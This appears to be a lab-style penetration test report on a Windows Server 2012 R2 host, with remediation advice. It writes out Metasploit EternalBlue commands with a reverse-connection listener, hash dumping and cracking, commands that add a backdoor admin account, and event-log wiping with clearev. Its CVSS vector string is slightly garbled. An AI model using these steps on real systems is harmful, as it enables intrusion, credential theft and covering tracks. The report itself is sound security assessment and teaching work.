**Server Penetration Test Report**

**Customer Name: Cobalt Harbor Financial**

**The date of issue of the report: 13/06/2025**

**Author: Nelson Pinder**

**1. Table of Contents**

1. Table of Contents
2. Executive Summary
3. Attack Narrative
   * 3.1 Phase One: Reconnaissance and Scanning
   * 3.2 Phase Two: Vulnerability Exploitation
   * 3.3 Phase Three: Post-penetration
   * 3.4 Phase Four: Maintain Persistance
   * 3.5 Stage Five: Removing Traces
4. Vulnerability Analysis and CVSS Risk Assessment
   * 4.1 Critical Vulnerability: MS17-010 "Eternalblue"
   * 4.2 Other identified security vulnerabilities 5.0 Repair Suggestions and Long-Term Security Policies
   * 5.1 Short-term Emergency Repair Measures (Immediate implementation)
   * 5.2 Long-term Strategic Security Reinforcement
5. Summary
6. References
7. APPENDIX

**2. Executive Summary**

Our security team was commissioned by Cobalt Harbor Financial to conduct a comprehensive penetration test, aiming to assess your company's security defense capabilities in the face of a targeted, real-world simulated hacker attack.

The core goal of this simulated attack is to:

1. Verify whether external attackers can break through the network boundary defense of Cobalt Harbor Financial.
2. Assess the actual business impact that a successful security breakthrough may have on the company, especially in terms of data confidentiality and the availability of core information systems.

During the testing process, we comprehensively employed a variety of active reconnaissance and vulnerability scanning techniques. Through detailed analysis, we successfully located a Server running Windows Server 2012 R2 and discovered that it had a known remote code execution vulnerability rated as "critical" - MS17-010, otherwise known as "EternalBlue".

We successfully exploited the "EternalBlue" vulnerability and remotely obtained full control of the target server without any user credentials, with the AUTHORITY level being the highest authority NT AUTHORITY\SYSTEM of the system.

After obtaining the administrator privileges of the server, we were able to extract the password hash values of all local users, including the administrator account. What's more serious is that we found a text file in the file system of the server that stored login credentials for other services (FTP) in plain text.

By creating a new administrator account on the target server, we successfully demonstrated how an attacker could then establish a persistent backdoor after the initial intrusion, so that they can access and control the system again at any time in the future.

The core vulnerability (Eternalblue) discovered in this test poses an extremely serious risk to Cobalt Harbor Financials’ information infrastructure. It allows any attacker who can access the server network to take full control of the server without any authorization. This may not only lead to catastrophic data leakage but also make the server a springboard for attackers to penetrate the company's internal network, thereby threatening the network security of the entire enterprise.

This report will provide a detailed account of the complete attack process, conduct a risk assessment of all discovered vulnerabilities using the Common Vulnerability Scoring System (CVSS), and offer a set of practical, phased repair suggestions and long-term risk avoidance strategies. We strongly recommend that the management of Cobalt Harbor Financial attach great importance to these findings and take immediate action.

1. **Attack Narrative**

This section details the entire process of our step-by-step penetration and complete control of the target system from scratch in the form of a timeline. Each step contains the specific command to be executed, its principle and the resulting outcome.

**3.1 Phase One: Reconnaissance and Scanning**

Our first step was to discover the target host. We searched for the surviving hosts within the target local area network segment. We used the netdiscover tool, which detects devices on the network by broadcasting ARP requests.

• Execute command: sudo netdiscover -i eth0 -r 192.168.0.0/16

• Result: The output of the tool quickly located an active host with an IP address of 192.168.4.20. More notably, the supplier with its MAC address of 00:0c:29:99 9:e8:58 was identified as VMware, Inc. This gave us an important initial piece of information: The target system was very likely to be a virtual machine, which is very common in modern enterprise environments.




Figure 1. Using “netdiscover” for performing detection on the network

After locking in the target IP, we immediately used nmap (Network Mapper) to conduct an in-depth scan as follows:

• Execute the command: sudo nmap -T4 -A 192.168.4.20 (The scan was executed on June 13, 2025)

The return results of nmap were very insightful, providing us with decisive attack clues. The Open Ports and Services dscovered were:

* 53 /tcp (DNS): Port running the Simple DNS Plus service. DNS is the foundation of a network.
* 88 /tcp (Kerberos): Port running Microsoft Windows Kerberos. This strongly implied that the target is part of the Windows Active Directory domain environment and is a domain controller or domain member.
* 139/tcp & 445/tcp (SMB): Port running the Microsoft-ds service, which is the core protocol of Windows file sharing. Nmap clearly indicated that it was running on Windows Server 2012 R2. This combination is a classic target of the "Eternalblue" vulnerability.
* 389/tcp (LDAP): Port running the Microsoft Windows AD LDAP service. LDAP is a protocol for accessing active directories and may allow anonymous bindings to leak user information.


Nmap successfully identified the operating system as Windows Server 2012 R2, and the computer joined the NZBBC.local domain. This information confirmed our hypothesis and provided a direction for subsequent internal network penetration.

Figure 2. Indepth nmap scan of open ports

Based on all these findings, we decided to target the server through port 139 and 445 by using the MS17-010 (EternalBlue) vulnerability as the main attack point.

**3.2 Phase Two: Vulnerability Exploitation**

Based on the findings from the reconnaissance stage, we initiated the Metasploit framework, a powerful platform integrating a large number of known vulnerability exploitation modules, ready to launch an attack on the target.

**Step 1:** Locate and select the attack module. We use Metasploit's search function to look for available modules targeting MS17-010.


Execute the command: msf6 > search ms17-010

Figure 3. Metasploit search for modules that target the MS17-010 vulnerability

Step 2: Configure and execute the attack. We configured the parameters required for this module, including the target IP (RHOSTS) and the local IP (LHOST) used to receive reverse connections, and then initiated the attack.

msf6 > use exploit/windows/smb/ms17\_010\_eternalblue

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > set RHOSTS 192.168.4.20

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > set LHOST 192.168.4.100



sf6 exploit(windows/smb/ms17\_010\_eternalblue) > exploit

Figure 4. Configuring and executing the eternalblue exploitation attack.


We obtained a Meterpreter session. To confirm our permission level, we immediately executed the getuid command: meterpreter > getuid below (fig. 5).

Figure 5. confirming permissions with “getuid”

This result shown in fig. 5 confirmed our most optimistic predictions. We have obtained the supreme SYSTEM permission in the Windows system and can perform any operation on the system, which is equivalent to having full physical access to the server.

**3.3 Phase Three: Post-penetration Utilization**

After taking full control of the server, we launched the post-penetration stage, aiming to deeply mine information, assess the risk of data leakage, and explore the possibility of lateral movement.


We executed the command: meterpreter > sysinfo below (fig. 6).

Figure 6. getting system information using “sysinfo”

The system architecture, operating system version, domain name and other information were confirmed to be consistent with the nmap scan results, and the list of installed patches could be seen, further confirming the absence of the MS17-010 patch.


We then executed the command: meterpreter > hashdump (fig. 7).

Figure 7. Using hashdump to see the admin’s hash

We successfully obtained the NTLM hashes of all users, including the Administrator. Although these hashes are not plaintext passwords, they can be directly used to log in to other systems that support NTLM authentication through "Pass-the-Hash" attacks or for offline cracking.

• Offline password cracking:



We saved the obtained hash of the Administrator account and conducted offline brute force cracking using two powerful password cracking tools, **John the Ripper** and **Hashcat**.

Figure 8. John the Ripper with the obtained admin hash

Both tools successfully cracked the password within a short period of time, and the result was: “Manga113!”. The complexity of this password is relatively low, once again exposing a security shortcoming of the system.

We roamed within the file system of the server to look for valuable and sensitive files. We made a major discovery in the directory

C:\Users\Administrator\Documents\FTP\_HOME\\_BBC, when we discovered a file named passwords.txt.

Figure 9. Discovery of passwords.txt in the file directory

It is extremely dangerous practice to have a file like this. Attackers can use these credentials to log in to the FTP server and steal or tamper with more data.

**3.4 Phase Four: Maintain Persistence**

To demonstrate how advanced attackers can ensure persistent control, we created a new user account with administrator privileges on the target system as follows:

* Execute the command:
* net user pentest P@ssw0rd123! /add
* net localgroup Administrators pentest /add

Through this simple operation, we exposed how even if the main vulnerability is fixed and the administrator password is modified, attackers can still log in to the system again through this hidden backdoor account via remote desktop or other means.

**3.5 Stage Five: Removing Traces**

After completing all the test tasks, we carried out a strict cleaning procedure to restore the system to its original state. We deleted the pentest user account we created. In the Meterpreter session, the clearev command was used to clear the event logs of the system, security, and applications, erasing our login and operation records. This ensured that our testing activities did not leave any security risks for customers or interfere with subsequent system audits.

**4. Vulnerability Analysis and CVSS Risk Assessment**

This section provides a quantitative risk assessment of the key vulnerabilities discovered on Cobalt Harbor Financials’ endpoint. We adopt the industry-standard Common Vulnerability Scoring System (CVSS) version v3.0, which provides an objective and standardized method to assess the severity of vulnerabilities.

**4.1 Critical Vulnerability: MS17-010 "Eternalblue"**

**Vulnerability Identification (ID):** CVE-2017-0144

**Description:** This critical vulnerability exists in the implementation of the Microsoft Server Message Block 1.0 (SMBv1) protocol. Remote attackers can exploit this vulnerability by sending specially crafted malicious data packets to execute arbitrary code on the target system.

**CVSS v3.0 score:**  9.8 (out of 10)

**Severity level:** Critical

**CVSS v3.0 vector string: CVSS: 3.0 / AV: N/AC: L/PR: N/UI: N/S: U/C: H/I: A: H/H**

**Vector analysis**

• **Attack Vector (AV):** Network. Vulnerabilities can be exploited remotely, and attackers do not need to be within the same local area network. This is the most dangerous attack vector.

• **Attack Complexity (AC):** Low (Low). The vulnerability exploitation process is simple and straightforward. There are many mature and automated attack tools available online (such as the Metasploit module), and successful exploitation can be achieved without advanced techniques.

• **Required permission (RP):** None. The attacker does not need any form of authentication or access permission before exploiting this vulnerability. This is a zero-threshold attack.

• **User Interaction (UI):** None. The entire attack process is carried out entirely in the background, without the need for any user on the target system to perform interactive operations such as clicking or opening files.

• **Scope of impact (S):** Unchanged. The impact of this vulnerability is limited to the system under attack itself, but this impact has been maximized since the system is under full control.

• **Confidentiality impact (C):** High: Attackers can obtain the highest system privileges, read, copy or steal all data on the server, including databases, user files, system configurations, etc., resulting in the complete destruction of confidentiality.

• **Integrity impact (I):** High: Attackers can arbitrarily modify or delete system files and user data, and can install ransomware, mining programs and other malicious software, resulting in the complete destruction of system integrity.

• **Availability impact (A):** High: Attackers can shut down critical services, delete system files causing system crashes, or directly shut down the server, resulting in a complete business interruption.

**4.2 Other identified security vulnerabilities**

The CVSS vulnerability name describes the severity level.

1. Insecure credential storage is extremely important. Service (FTP) passwords are stored in plain text in a text file, and any user or program that can access this file can easily obtain them.

**Risk: High**

1. The administrator password Manga113! was cracked due to insufficient strength! The combination is relatively simple and does not conform to complex password policies with high security, making it easy to be cracked by brute force.

**Risk: Medium**

1. Excessive information leakage and open services such as DNS, Kerberos, and LDAP allow for unauthenticated queries, which could be exploited by attackers to map the topology of the internal active directory (AD) environment and collect valid usernames and hostnames.

**Risk: Low.**

1. The successful exploitation of the "Eternalblue" vulnerability directly proves that the system lacks an effective patch management strategy and critical security updates have not been deployed in a timely manner.

**Risk: Critical.**

**5.0 Repair Suggestions and Long-Term Security Policies**

We suggest Cobalt Harbor Financial adopts a "defense in depth" strategy, this not only involves fixing the currently discovered vulnerabilities but also establishing a complete security mechanism to deal with future threats. It is suggested to be divided into two parts: short-term emergency repair and long-term strategic reinforcement.

**5.1 Short-term Emergency Repair Measures (Immediate implementation)**

**1**. **Install the MS17-010 security patch immediately:**

This is the most primary and crucial action. The security update officially released by Microsoft must be installed immediately for all affected Windows systems (including but not limited to Windows 7, Windows Server 2008/2012/2016, etc.). WSUS or other patch management tools should be used to ensure 100% coverage.

**2. Disable the SMBv1 protocol across the entire network:**

SMBv1 is an outdated and vulnerable protocol. "Eternal Blue" is just one of its many problems. SMBv1 should be forcibly disabled on all Windows clients and servers throughout the network through Group Policy (GPO). Modern operating systems no longer need it.

**3. Block the SMB port on the network boundary firewall**:

Strictly prohibit any traffic from the Internet from accessing the TCP ports 445 and 139 of the internal network. These ports should never be open to the public network.

**4. Reset all relevant passwords immediately:**

* Immediately reset the Administrator account password of the server and set it to a strong and complex password of at least 16 characters, containing both upper- and lower-case letters, numbers, and special symbols.
* Immediately modify the FTP service password found in passwords.txt and review whether all the data on the FTP server has been tampered with.
* Delete the password-.txt file and conduct a thorough investigation of the entire system to ensure that there is no other similar plaintext passwords stored.

**5.2 Long-term Strategic Security Reinforcement**

* Establish and implement a strict patch management process:
* Formulate a formal patch management strategy and stipulate the evaluation, testing and deployment schedule for newly released patches. For "critical" level vulnerabilities, deployment should be completed within 48 hours.
* Deploy automated tools to distribute, monitor and verify the patch installation status.

**2. Implement strong password policies and credential management:**

* Enforce high-strength password policies (minimum length, complexity requirements, historical password records, and regular changes) through group policies.
* Use dedicated, unique and extremely long (more than 25 characters) random passwords for all service accounts and consider using an enterprise-level Password Vault for management.

**3. Strengthen the network security architecture:**

* According to the importance of the business and security level, the network is divided into different security areas (for example, server area, office area, DMZ area) using vlans or firewalls. This can effectively restrict the lateral movement of attackers within the internal network after invading a device.
* Enforce NLA for all remote Desktop (RDP) connections, which requires users to authenticate before establishing a session, effectively defending against various attacks targeting RDP.

**4. Implement the principle of least privilege and strong access control:**

* The principle of least privilege: Ensure that all user accounts and service accounts only have the minimum permissions necessary for them to perform their duties.
* Regularly review the list of administrator accounts and remove unnecessary permissions.
* Enforce MFA for all remote accesses (such as VPN, OWA) and logins of all administrator accounts. This is currently one of the most effective methods to defend against credential theft attacks.

**5. Establish continuous security monitoring and log auditing capabilities:**

* Enable detailed security audit logs onto all key servers and network devices.
* Deploy a centralized log management system (such as SIEM) to uniformly collect, correlate and analyze all logs, and issue real-time alerts to detect suspicious activities in a timely manner.

**6. Regular safety practices:**

* Conduct a comprehensive and authenticated internal network vulnerability scan at least once every quarter to proactively identify new security vulnerabilities.
* Conduct at least one penetration test carried out by a third party each year to verify the effectiveness of the existing defense system.
* Maintain reliable data backups and conduct regular recovery drills to ensure that business operations can be quickly restored in the event of destructive attacks such as ransomware.

**6. Summary**

This penetration test on the Cobalt Harbor Financial server (192.168.4.20) successfully revealed an extremely serious security vulnerability - MS17-010 "Eternalblue". This vulnerability enabled our testing team to remotely gain full administrative control over the server without any authentication. This fatal flaw, combined with the plaintext password storage problem we discovered within the system, clearly indicates that the company is currently facing a huge risk of data leakage and system paralysis.

This successfully simulated attack has sounded the alarm for us, highlighting the extreme importance of timely patch management and phasing out of outdated protocols. We firmly believe that as long as Cobalt Harbor Financial takes the findings in this report seriously and systematically implements the short-term and long-term remediation suggestions we have proposed, your company's overall cybersecurity defense capabilities will be qualitatively enhanced, thereby more effectively resisting increasingly complex cyber threats in the future.

1. **References:**

**National Institute of Standards and Technology (NIST). (**2017, March 16th). CVE-2017-0144. National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2017-0144

**Porup, J.M.** (2024, July 19th). Hashcat explained: How this password cracker works. CSO Online. https://www.csoonline.com/article/569355/hashcat-explained-why-you-might-need-this-password-cracker.html

**Shivanandhan, M.** (2022, November 17). How to crack passwords using John the Ripper – Pentesting tutorial. freeCodeCamp. https://www.freecodecamp.org/news/crack-passwords-using-john-the-ripper-pentesting-tutorial/

1. **APPENDIX**

**Rough attack plan:**

1. **Scan the ports and look up what ports may indicate vulnerabilities relevant to this version of windows**
2. **Match attacks from Metasploit to these vulnerabilities to create options for exploitation**
3. **Look at Metasploit’s kit and other kits for gaining persistence**
4. **Look at all the tools used and ways to cover our tracks**